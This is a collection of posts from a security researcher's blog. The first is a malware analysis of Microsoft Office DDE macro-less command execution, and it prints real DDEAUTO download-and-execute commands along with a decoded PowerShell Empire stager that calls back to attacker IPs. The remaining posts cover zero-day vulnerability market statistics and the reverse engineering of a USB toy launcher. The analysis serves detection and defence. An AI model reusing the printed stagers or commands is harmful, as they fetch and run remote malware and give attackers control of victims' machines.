| Microsoft Office DDE Macro-less Command Execution Vulnerability | 2017-10-13 |
On October 9th 2017, SensePost researchers posted a technique demonstrating [macro-less command execution in Microsoft Office](https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/) documents through Dynamic Data Exchange (DDE). While variations of this technique are known, the post shed light on the fact that Microsoft has no intent to address the matter, and that "exploit" creation is trivial.
We'll kick this blog off with a mitigation for the attack, toggle the following registry key:
```text
HKCU\Software\Microsoft\Office\XX.Y\Word\Options\DontUpdateLinks = REG_DWORD 0x01
```
Where "XX.Y" above maps to your version of Office. You can also reference the following [STIG finding V-17811](https://www.stigviewer.com/stig/microsoft_word_2007/2014-04-03/finding/V-17811).
For anyone interested in following the highlights of the conversation, we're maintaining the following Twitter "moment" to capture relevant references and conversation surrounding the issue, detection, hunting, payloads, and mitigations:
* [Microsoft Office DDE Macro-less Command Execution Vulnerability](https://twitter.com/i/moments/918126999738175489)
In anticipation of threat actors adopting this technique for their campaigns, we created the following Virus Total Intelligence (VTI) hunt rule to begin collecting in-the-wild samples:
* [https://github.com/InQuest/yara-rules/blob/master/Microsoft_Office_DDE_Command_Execution.rule](https://github.com/InQuest/yara-rules/blob/master/Microsoft_Office_DDE_Command_Execution.rule)
We've predominantly seen collected samples come in two forms:
* Microsoft DOCX format (Word 2007+)
* Microsoft Composite Document File (CDFv2) format
In the case of CDF format the DDEAUTO is visible plainly from the file, for example from the following sample [8630169ab9b4587382d4b9a6d17fd1033d69416996093b6c1a2ecca6b0c04184 (1/60 AV detection rate)](https://www.virustotal.com/en/file/8630169ab9b4587382d4b9a6d17fd1033d69416996093b6c1a2ecca6b0c04184/analysis/):
```text
... trimmed for brevity ...
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x13 DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -w hidden -nop -ep bypass Start-BitsTransfer -Source "https://www.dropbox[.]com/s/or2llvdmli1bw4o/index.js?dl=1" -Destination "index.js" & start c:\\Windows\\System32\\cmd.exe /c cscript.exe index.js"\x14!Final de f\xF3rmula inesperado\x15\x0D\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
```
Incidentally, That payload pivots through cscript.exe to extract, decode, and execute [Zusy malware](https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/tspy_zbot.zusy) from index.js.
In the case of DOCX format samples, you'll need to decompress the sample first. For an example of that, let's consider the following interesting sample that came up from our hunts:
[11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13 (9/60 AV detection rate)](https://www.virustotal.com/en/file/11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13/analysis/)
First we download the sample, confirm it's DOCX, then unzip:
```text
$ vt download 11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13
$ file 11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13 11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13: Microsoft Word 2007+
$ unzip -p 11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13 word/document.xml
[11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13]
End-of-central-directory signature not found. Either this file is not
a zipfile, or it constitutes one disk of a multi-part archive. In the
latter case the central directory and zipfile comment will be found on
the last disk(s) of this archive.
```
Note that generally you can use unzip to decompress these samples, but the malware author took an extra step here to evade detection; Microsoft parsers are famously forgiving. Look at some of the work from [Corkami](https://github.com/corkami/) or [Alex Sotirov's](https://twitter.com/alexsotirov) Tiny PE work, to get an idea of how flexible the PE parser is for example. We switch to using 7Zip, which works. Additionally, we use Sed to strip the XML to reveal the payload, which is hosted on Amazon AWS:
```text
$ 7z e -so 11a6422ab6da62d7aad4f39bed0580db9409f9606e4fa80890a76c7eabfb1c13 word/document.xml | sed 's/<[^>]*>//g'
DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://ec2-54-158-67-5.compute-1.amazonaws.com/CCA/DDE2.ps1');powershell -e $e " !Unexpected End of Formula
```
Next we pull down the payload, which is base64 encoded. Note the usage of Internet Explorer 11 user-agent. Also note that the next payload is XOR encoded and the key for decoding it is "294aa01c70a8f958a016e582d0bd4ab9".
```powershell
$ wget http://ec2-54-158-67-5.compute-1.amazonaws.com/CCA/DDE2.ps1
$ cat DDE2.ps1 | base64 -D
[SystEM.NET.SerViCEPOiNTMaNaGer]::EXPeCt100COnTinue = 0;$wc=NEw-ObJecT SYstEm.NET.WEBCLIENT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$wc.HEAdeRs.Add('User-Agent',$u);$wC.PROXY = [SySTeM.Net.WebREQueSt]::DEFAultWebPROxY;$wC.PrOxY.CrEDEntIAlS = [SYSteM.NEt.CRedEntialCaChe]::DeFaUlTNEtWorKCRedEnTIAlS;$K='294aa01c70a8f958a016e582d0bd4ab9';$I=0;[Char[]]$B=([cHar[]]($Wc.DoWNLoADSTring("https://23.239.28[.]30:443/index.asp")))|%{$_-BXOr$K[$i++%$k.LEnGtH]};IEX ($B-Join'')
```
The trail leads from HTTP on EC2 to HTTPS Linode, let's see what we have there. Note that the certificate isn't valid.
```text
$ wget https://23.239.28.30:443/index.asp --no-check-certificate
--2017-10-12 16:04:31-- https://23.239.28.30/index.asp
Connecting to 23.239.28.30:443... connected.
WARNING: cannot verify 23.239.28.30's certificate, issued by �CN=Let's Encrypt Authority X3,O=Let's Encrypt,C=US�:
Unable to locally verify the issuer's authority.
WARNING: certificate common name �web01.allcleardata.com� doesn't match requested host name �23.239.28.30�.
HTTP request sent, awaiting response... 200 OK
Length: unspecified
Saving to: �index.asp�
2017-10-12 16:04:31 (67.4 MB/s) - �index.asp� saved [2898]
```
The bytes in index.asp are XOR encoded, let's decode that with a python one-liner:
```powershell
$ python -c 'import itertools; print "".join(chr(ord(x) ^ ord(y)) for (x,y) in itertools.izip(open("index.asp", "rb").read(), itertools.cycle("294aa01c70a8f958a016e582d0bd4ab9")))'
FUnCTION StaRT-NEGotiAte{param($s,$SK,$UA="lol")Add-TYPE -aSSeMbLY SysTEM.SeCURITY;ADD-Type -AssEMBLY SyStem.CORE;$ErrorActionPreference = "SilentlyContinue";$e=[SySTEM.TeXT.EncODing]::ASCII;$AES=NEW-OBJECT SYsTEm.SecurITY.CrYPTogRApHy.AesCRyPtOSeRvIcEProviDer;$IV = [byTe] 0..255 | GEt-RaNdOM -cOUNT 16;$AES.Mode="CBC"; $AES.Key=$e.GetBytes($SK); $AES.IV = $IV;$CSP = NEw-ObJeCt SYstEm.SEcURiTy.CrYptogRapHy.CspParAmeteRs;$csp.FLAGs = $CSp.FLaGS -BOR [SysteM.SeCuriTy.CRYPtOGraPhY.CspPrOVIderFLAGs]::USeMAChinEKEyStORE;$Rs = NeW-OBjecT SYSteM.SEcuRiTY.CrYPtoGRaPhy.RSACRYptOSeRVICePROViDer -ARgumENtList 2048,$CsP;$rK=$rS.ToXMLSTRING($FAlSE);$r=1..16|ForEACH-OBjECt{GET-RAndom -MAX 26};$ID=('ABCDEFGHKLMNPRSTUVWXYZ123456789'[$r] -join '');$Ib=$E.GeTBYTes($RK);$eB=$IV+$AES.CREATeEncRYPTor().TrAnsFoRmFinalBlocK($IB,0,$Ib.LengTH);If(-nOT $Wc){$Wc=new-oBjECT SySTem.NET.WEBCLieNT;$wc.PrOXY = [SYSTem.NEt.WeBREQUEsT]::GeTSySteMWeBPROxY();$wc.ProXy.CREDentIaLS = [SYStem.NEt.CrEDenTiAlCacHe]::DEFAuLtCREdEnTIALS;}$wc.Headers.Add("User-Agent",$UA);$wc.Headers.Add("Cookie","SESSIONID=$ID");$raw=$wc.UploadData($s+"index.jsp","POST",$eb);$De=$e.GeTSTRING($rS.DeCRYPT($raw,$False));$epOCh=$DE[0..9] -joIn'';$key=$de[10..$De.Length] -JoiN '';$AES=New-ObjeCT System.SeCurItY.CRYPtOGRaPhy.AesCrYptOSerVicePRoviDEr;$IV = [bYtE] 0..255 | Get-RanDOM -cOUNt 16;$AES.Mode="CBC"; $AES.Key=$e.GetBytes($key); $AES.IV = $IV;$I=$S+'|'+[EnvIROnmENT]::UseRDOMAinNAMe+'|'+[ENViRONMEnT]::UsERNaMe+'|'+[EnVIRONMENt]::MACHineNAme;$p=(GWMi WIN32_NeTwoRkAdaptErCoNfIguRaTIoN|WHErE{$_.IPAddRESS}|SelECT -EXpAND IPAddRESs);$iP = @{$TruE=$p[0];$FALSe=$P}[$P.LengTh -Lt 6];if(!$Ip -or $IP.triM() -eq '') {$Ip='0.0.0.0'};$i+="|$ip";$I+='|'+(Get-WmiOBject Win32_OPerATIngSySTEm).Name.spLit('|')[0];if(([Environment]::UserName).ToLower() -eq "system"){$i+='|True'}else {$i += "|" +([Security.Principal.WindowsPrincipal] [Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole] "Administrator")}$N=[System.DiaGNostiCS.ProCEss]::GETCUrrEnTPrOceSS();$I+='|'+$n.PROCessName+'|'+$N.Id;$I += '|' + $PSVERSiONTaBLE.PSVerSIon.MaJOR;$ib2=$E.GeTbYtEs($I);$eB2=$IV+$AES.CREatEENCRYpTor().TransFOrmFinAlBloCK($ib2,0,$Ib2.LengTH);$wc.Headers.Add("User-Agent",$UA);$raw=$wc.UploadData($s+"index.php","POST",$eb2);$AES=NEw-ObjEct SYstem.SecuritY.CrYpTOGraPHY.AEsCrypToSErViCePROViDER;$AES.Mode="CBC";$IV = $raw[0..15];$AES.KEY=$e.GETByTES($KEy);$AES.IV = $IV;IEX $([SysTeM.TExT.ENcODINg]::ASCII.GeTStrinG( $($AES.CREAtEDECryPtoR().TRAnSFoRmFiNALBloCK($RAW[16..$RAW.LEngtH],0,$rAw.LENGtH-16))));$AES=$NUlL;$S2=$NULL;$wc=$NULl;$Eb2=$NULl;$raw=$nuLl;$IV=$NulL;$wc=$NulL;$i=$nulL;$iB2=$nUlL;[GC]::COlLECt();Invoke-Empire -Servers @(($s -split "/")[0..2] -join "/") -SessionKey $key -SessionID $ID -Epoch $epoch;} Start-Negotiate -s "https://23.239.28[.]30:443/"; -SK '294aa01c70a8f958a016e582d0bd4ab9' -UA $u;
```
Looks like the final payload is [Empire](https://github.com/EmpireProject/Empire) which, when executed, will post back to that same Linode server. InQuest detects exploitation of these and other DDE attacks via our Deep File Inspection (DFI) stack and signature MC_Office_DDE_Command_Exec (event ID 5000728) released on October 10th, 2017. Our DFI stack is what's responsible for peeling away the variety of layers typically present in malicious content. The process is recursive and a variety of techniques are applied in parallel to expose all embedded layers. For more information about DFI, see [www.InQuest.net](http://www.inquest.net) or reach out to us directly.
# IOCs
* 23.239.28[.]30
* 54.158.67[.]5
* ec2-54-158-67-5.compute-1.amazonaws[.]com
Originally published 2017-10-13 on the InQuest blog.
| Latest Venture: B2B | 2015-10-15 |
I will seemingly never get around to updating this page. In the meanwhile if anyone is curious what I'm up to, this is it:
- InQuest protects your users from the myriad of attacks of today and the evolving threats of tomorrow.
- InQuest Labs open/free data portal for malware researchers.
| Latest Venture: B2C | 2012-07-20 |
At some point I'll get around to updating this page. In the meanwhile if anyone is curious what I'm up to, this is it:
- Jumpshot (archived site), launched on Kickstarter, acquired by Avast and rebranded as GrimeFighter and then again as CleanUp.
| Mostrame la Guita! | 2009-10-29 |
Recently I presented a talk titled "Mostrame la Guita!" (regional Spanish for "show me the money") at Ekoparty in Buenos Aires, Argentina. The purpose of the talk was to provide transparency into the world of vulnerability markets and for the first time expose the inner workings, statistics and some anecdotal stories behind the TippingPoint Zero Day Initiative (ZDI) to the public. As far as I know, the only other available resource on the matter of markets and pricing is Charlie Miller's 2007 paper "The Legitimate Vulnerability Market". The information presented was garnered through public resources, numerous interviews and my own personal experiences in the marketplace from 2002 to present day.
The talk was well received and there was a lot of interest from various parties in getting their hands on the slides. Along side the release of my presentation I prepared this blog entry as the slides are terse and contain some eye charts that, without having heard the talk, could be easily misinterpreted. The slides were presented through Google docs and are now available at:
Mostrame la Guita! Adventures in Buying Vulnerabilities
Please read on for notes on specific slides of interest. If you have any questions or comments feel free to post them as a comment here or contact me directly via e-mail.
Market Prices
For the purposes of my talk I broke the market down into four categories:- Vendor market: bug bounties offered by Mozilla and Ghostscript for example.
- "White" market: purchase programs where the researcher knows where the information they are selling is going to end up. This includes the TippingPoint ZDI and iDEFENSE VCP who both disclose all purchases to the affected vendor.
- "Grey" market: programs where the final destination of the information sold is unclear. This includes direct / indirect sales to the government as well as some word of mouth programs.
- "Black" market: sales to the "bad" guys.

[full slide]
The wide range of pricing has led many to claim that there is no fair market value for vulnerability research. I disagree and stated so in my talk. The reasoning behind my logic is that you get what you are willing to give. The individual markets offer different pricing but also demand different requirements.
On the white market, and specifically at the ZDI for example we don't need nor do we ask for exploit code. If you can point out a bug we'll take it from there. In fact, frequently we receive very limited crash reports through the ZDI that require significant effort to dissect thoroughly. The white market also offers credit for your discovery and the guarantee that the reported issue will be forwarded to the affected vendor and disclosed in a responsible fashion.
On the grey and black markets credit is completely out of the question. You are selling the rights to your information and expected to never talk about it again. The vendor will not be contacted. Crash reports will not be entertained and nor will buggy or basic proof-of-concept exploit code. Exploits must be polished and weaponized. This is a drastic departure from the white market and many researchers are not comfortable operating in it.
Acquired Research Statistics
Since the launch of the Zero Day Initiative in August of 2005 we have signed up over 1,000 researchers and received almost 1,900 vulnerability reports between them. We only accept critical issues affecting top enterprise software and out of the the bugs we have seen we have purchased over 500 (about 30%) at an average of about 10 a month. That's a lot of bugs. The table presented in the following slide outlines purchase statistics for our most prominent vendors:
[full slide]
The first numeric column shows how many vulnerability purchases we have made which affects the captioned vendor. Microsoft accounts for the largest number, 133, that's 33 Microsoft critical issues we are responsible for disclosing on average per year. The next column shows what our accept ratio is for that specific vendor, recall that our overall is roughly 30%. The final column shows how much of our total ZDI budget was spent securing that specific vendor. As Microsoft accounts for most of our purchases it is no surprise that they account for most of our expenditure as well, 30%. Apple comes in at a distance second accounting for 8% of our total budget.
Vendor Patch Time Statistics
For each of our most prominent vendors we queried and charted their average time to patch per reported year. Let me explain this more clearly with an example. Between all the bugs we reported to Apple in 2006 their averaged time to patch was 166 days. If we reported a bug to Apple in December of 2006 and it wasn't patched until December of 2008 that 2-year patch time was averaged into 2006. For each year the longest and shortest patch times are highlighted in red and green appropriately. Through this measurement Mozilla comes out on top pretty much across the board:
[ full slide ]
We averaged the individual per year columns into the overall column which places Mozilla at the top with the quickest average patch time of 48 days and Symantec trailing the pack at 307 days. One thing to keep in mind however is that these numbers do not include the currently outstanding issues, which brings us to the next and final column.
The upcoming column displays the average number of days that all issues reported to the vendor have been outstanding for. Up to date listings of all our outstanding TippingPoint and ZDI discoveries are available at:
- http://dvlabs.tippingpoint.com/advisories/upcoming/
- http://www.zerodayinitiative.com/advisories/upcoming/
Longest Patch Times
We have sliced our vendor data subjectively, by patch time and by days outstanding. The final view I offered the audience is a listing of the top 10 most outstanding bugs:
[ full slide ]
Entries with a + (plus) sign indicate that the issue is still outstanding, otherwise it has been patched. Note that although our recent disclosures to Hewlett-Packard improved their average in the previous slides upcoming column, they hold the title for the top two longest patch times... and counting.
Holding the 3rd and 4th place positions is Microsoft with two issues that affect their Office Web Components (OWC) and along with another OWC issue have all been recently patched in MS09-043 (ZDI-09-054, ZDI-09-055, ZDI-09-056). The two and a half year time to patch triggered some media attention but as I mentioned earlier, patching is not a trivial process in some cases. I verbally covered this matter in my "Behind the Hype" slide stating that the cause for delay on Microsoft's behalf was legitimate and not due to any underlying disorganization.
The presented data was our first unveiling of a vendor "report card". Within the next month or so we intend on creating a permanent home on the ZDI website with all these statistics and more. So check back at www.zerodayinitiative.com and let us know if there is anything in specific that you would like to see.
-pedram
Originally published 2009-10-29 on the TippingPoint DVLabs blog.
| Python Interfacing a USB Missile Launcher | 2009-02-12 |
I watch Woot on pretty much a daily basis and as a result I frequently end up purchasing toys that I really don't need. Most recently I picked up this silly pair of USB Missile Launchers for just under 40$ shipped:
I finally found some free time yesterday to open up the package and plug them in. The hardware is coupled with a simple GUI controller written in Delphi (MissileLauncher.exe) and a USB Human Interface Device (HID) interface written in C++ (USBHID.dll). The toys lost their allure within minutes of harassing my team with a barrage of soft missile shots. That same night I thought I would be able to extend the fun factor by coding up a programmatic interface to the launchers in Python. This blog is about that process.
It's obvious that the bundled DLL is the glue between the GUI and the USB interface. Throwing USBHID.dll into the IDA Pro Disassembler and examining the exports reveals 7 entries, the most interesting sounding of which is OpenHID(). Examining the imports shows dependencies on the Microsoft system DLLs HID.dll and SetupAPI.dll. USBHID.dll is basically a simplified wrapper on top of the Microsoft API. The next step is to take a look at how it is referenced from the GUI. Loading MissileLauncher.exe into IDA and examining the imports unfortunately shows no reference to USBHID.dll. The library and function pointers must be resolved dynamically via LoadLibrary() and GetProcAddress(). Time to examine some cross-references. Hit 'Shift-F12' to pull up the strings window then 'Alt+t' to search for USBHID.dll, enter to follow and you find:
.data:0048790C LibFileName db 'USBHID.dll',0Hit 'x' to pull up the cross-references to the string and you come across the following snippet of code:
.text:00403830 030     xor edx, edx
.text:00403832 030     mov dword_48E510, edx
.text:00403838 030     mov ecx, [ebp+table]
.text:0040383B 030     mov dword ptr [ecx+74h], 0FFFFFFFFh
.text:00403842 030     push offset LibFileName      ; "USBHID.dll"
.text:00403847 034     call LoadLibraryA
.text:0040384C 030     mov dword_48E514, eax
.text:00403851 030     cmp dword_48E514, 0
.text:00403858 030     jz  short loc_40386F
.text:0040385A 030     push offset ProcName         ; "OpenHID"
.text:0040385F 034     push dword_48E514            ; hModule
.text:00403865 038     call GetProcAddress
.text:0040386A 030     mov dword_48E510, eax
So we have EDX=0 at the top, moved into a global DWORD variable @48E510. Next we see the address of our string being pushed to LoadLibrary() and subsequently the return value transferred from EAX into a global DWORD variable @48E514, this is the handle to the loaded DLL. An error check is made to ensure the library exists then the resolved handle and the string "OpenHID", the relevant function to resolve, is pushed to GetProcAddress(). The resolved function pointer is transferred from EAX into a global DWORD variable @48E510. We can press 'n' on both of these global variables to rename them to say 'h_USBHID' and 'OpenHID' respectively. Now let's find out where OpenHID is called from, again examine cross-references by hitting 'x' when the cursor is on top of 'OpenHID'. There are 4 references. Two references from the above snippet which are assigning the variable and two CALL references from the function @00403B64. Here is the first:
.text:00403B64 000     push ebp
.text:00403B65 004     mov ebp, esp
.text:00403B67 004     mov eax, [ebp+arg_0]
.text:00403B6A 004     cmp dword ptr [eax+74h], 0FFFFFFFFh
.text:00403B6E 004     jnz short loc_403B88
.text:00403B70 004     push 1
.text:00403B72 008     push 701h
.text:00403B77 00C     push 0A81h
.text:00403B7C 010     call OpenHID
.text:00403B82 004     mov edx, [ebp+arg_0]
.text:00403B85 004     mov [edx+74h], eax
.text:00403B88
.text:00403B88     loc_403B88:
OpenHID() takes three arguments and is being called here like so:
if (eax74 == 0x0FFFFFFFF)
{
    eax74 = OpenHID(0x0A81, 0x0701, 1);
}
The first argument is the HID Vendor ID (VID), 0x0A81. The second argument is the HID Product ID (PID), 0x0701. The code here opens a handle to the USB Missile Launcher HID if it hasn't already been done. Just a few lines later in the deadlisting we see a WriteFile() operation on the opened handle:.text:00403B88 004 mov ecx, [ebp+arg_0] .text:00403B8B 004 mov byte ptr [ecx+46h], 0 .text:00403B8F 004 mov eax, [ebp+arg_0] .text:00403B92 004 mov edx, [eax+68h] .text:00403B95 004 or byte ptr [edx], 40h .text:00403B98 004 push 0 ; lpOverlapped .text:00403B9A 008 mov ecx, [ebp+arg_0] .text:00403B9D 008 add ecx, 6Ch .text:00403BA0 008 push ecx ; lpNumberOfBytesWritten .text:00403BA1 00C push 2 ; nNumberOfBytesToWrite .text:00403BA3 010 mov eax, [ebp+arg_0] .text:00403BA6 010 add eax, 45h .text:00403BA9 010 push eax ; lpBuffer .text:00403BAA 014 mov edx, [ebp+arg_0] .text:00403BAD 014 push dword ptr [edx+74h] ; hFile .text:00403BB0 018 call WriteFileThe function we are examining takes a single argument, which is a pointer to a structure which contains the data to be written at offset 0x45. The length of the data is 2, the value of the nNumberOfBytesToWrite argument to WriteFile(). At this point we know that we can easily open a handle to the USB Missile Launcher via USBHID.OpenHID() and then we can use WriteFile() to write data to it and likely ReadFile() to read data back. The next step is to figure out the protocol and there are a number of ways we can go about doing this. One method is to use USB sniffing software such as SniffUSB. Here is a screenshot of SniffUSB in action:

Note that in this screenshot I've already installed the filter control on the HID specific to the USB Missile Launcher. The red arrows highlight the VID/PID values we found earlier within MissileLauncher.exe from the call to OpenHID(). Another way to determine which VID/PID combination maps to the specific HID you are looking for is to unplug the device, hit refresh, then plug it back, hit refresh and see what new row pops up. Once the filter control is installed on your target HID, you must unplug/replug to activate it then you can start interacting with the MissileLauncher.exe GUI and examine the data going across from the UsbSnoop.log file in your Windows directory.
I took a different approach. I decided to 'sniff' the protocol via debugger hooks on ReadFile() / WriteFile(). Load MissileLauncher.exe into OllyDbg and hit F9 to let the program run and the GUI start. Once the GUI is running pull up the modules list with 'Alt-e', select kernel32 and hit 'Ctrl-n' to pull up its list of contained names. Start typing out "writefile" to pull up the appropriate entry then hit 'Shift-F4' to set a condition log breakpoint. A dialogue box appears, for the row labeled "Log function arguments", select the "Always" column radio control. This is a pretty neat feature of OllyDbg by the way, it won't work for any API, just the ones OllyDbg knows about. Repeat the process for "readfile". Hit 'Alt+l' to bring up the log window then hit a button in the MissileLauncher.exe GUI and you should receive log output resembling the following:
7C810E17   CALL to WriteFile from MissileL.00403BB0
             hFile = 000001A8 (window)
             Buffer = 00B6395D
             nBytesToWrite = 2
             pBytesWritten = 00B63984
             pOverlapped = NULL
7C810E17   CALL to WriteFile from MissileL.00404248
             hFile = 000001A8 (window)
             Buffer = 00B6395D
             nBytesToWrite = 2
             pBytesWritten = 00B63984
             pOverlapped = NULL
7C801812   CALL to ReadFile from MissileL.00404265
             hFile = 000001A8 (window)
             Buffer = 00B63954
             BytesToRead = 2
             pBytesRead = 00B63984
             pOverlapped = NULL
7C810E17   CALL to WriteFile from MissileL.004042D0
             hFile = 000001A8 (window)
             Buffer = 00B6395D
             nBytesToWrite = 2
             pBytesWritten = 00B63984
             pOverlapped = NULL
7C810E17   CALL to WriteFile from MissileL.00404316
             hFile = 000001A8 (window)
             Buffer = 00B6395D
             nBytesToWrite = 2
             pBytesWritten = 00B63984
             pOverlapped = NULL
7C801812   CALL to ReadFile from MissileL.0040433A
             hFile = 000001A8 (window)
             Buffer = 00B63954
             BytesToRead = 2
             pBytesRead = 00B63984
             pOverlapped = NULL
7C810E17   CALL to WriteFile from MissileL.00404357
             hFile = 000001A8 (window)
             Buffer = 00B6395D
             nBytesToWrite = 2
             pBytesWritten = 00B63984
             pOverlapped = NULL
7C801812   CALL to ReadFile from MissileL.00404374
             hFile = 000001A8 (window)
             Buffer = 00B63954
             BytesToRead = 2
             pBytesRead = 00B63984
             pOverlapped = NULL
7C810E17   CALL to WriteFile from MissileL.0040453F
             hFile = 000001A8 (window)
             Buffer = 00B6395D
             nBytesToWrite = 2
             pBytesWritten = 00B63984
             pOverlapped = NULL
Let's take this one step further and extract the 2-byte data value being written to the HID handle by extending the conditional log breakpoint on WriteFile. Press 'Alt+b' to bring up the breakpoints window, next drag out the 'Address' column with the mouse to reveal the DLL and API names in addition to the address (there is a lot of "hidden" data like this in various OllyDbg columns). Right click the breakpoint for WriteFile and select "Edit condition", the dialogue from earlier should pop back up. In the second row, for explanation put something like "buffer" and for expression enter "word ptr [[esp+8]]", this will dereference and display the 2-bytes being written from the second argument of WriteFile(). Next for the row that reads "Log value of expression", select the "Always" column radio control. Now when we interact with the MissileLauncher.exe GUI we should get log entries like this in addition to the ReadFile() / WriteFile() call / argument logs:
7C810E17     COND: buffer = 4000
7C810E17     COND: buffer = 4000
7C810E17     COND: buffer = 0800
7C810E17     COND: buffer = 4000
7C810E17     COND: buffer = 4000
7C810E17     COND: buffer = 2000
There are two steps left for decoding the protocol now. One we have to hit each button in the MissileLauncher.exe GUI and take note of the data being written to the HID handle and two, we have to pay attention to the order of reads and writes on the handle and mimick it in our own program. Running through these steps we can conclude the following protocol (from my finished Python script, to be linked later):
self.cmd_map    = \
{
    "down"  : 0x01,
    "up"    : 0x02,
    "left"  : 0x04,
    "right" : 0x08,
    "fire"  : 0x10,
    "stop"  : 0x20,
    "start" : 0x40,
}
The 'start' and 'stop' commands are control codes for putting the device into and out of action. Taking note of the read / write order we conclude the following general pattern:- write(start)
- read()
- write(command)
- loop write(start) / read() while we want command to execute
- write(stop)
self.hid        = ctypes.WinDLL(r"C:\Program Files\USB Missile Launcher\usbhid.dll")
self.launcher   = self.hid.OpenHID(0x0a81, 0x701, 1)
The various commands being written to the HID handle must be in the appropriate endianess (thanks ) and stored in a ctypes string buffer, like so:
start   = ctypes.create_string_buffer(struct.pack(">h", self.cmd_map["start"]))
command = ctypes.create_string_buffer(struct.pack(">h", self.cmd_map[cmd.lower()]))
stop    = ctypes.create_string_buffer(struct.pack(">h", self.cmd_map["stop"]))
The rest is up to your imagination. You can download my code, ped_missile.py, which implements a class for controlling the USB Missile Launcher as well as exposes three interfaces on top of that class. A command line interface, a socket server (protected by a password hardcoded on line 264) and a simple web interface. The web interface is fun for usage through the iPhone in conjunction with the 8$ application AirCam from Senstic.One interesting thing is that we have a lot more granular control of the turret movement now then we did with the original GUI. I wrote two simple loops to count the number of possible horizontal and vertical ticks and the results were 947 horizontal and 91 vertical versus 54 and 10 from the original GUI respectively. Granular control allows you to slowly and quietly reposition the turret for stealthy attacks. I also started writing a class function missile.reset() to center the device automatically but haven't finished it quite yet. Take a look at the source for further information. Everything should be fairly self explanatory.
I'll conclude with an action video put together with the help of my teammates Ali, Cameron and Cody:
Originally published 2009-02-12 on the TippingPoint DVLabs blog.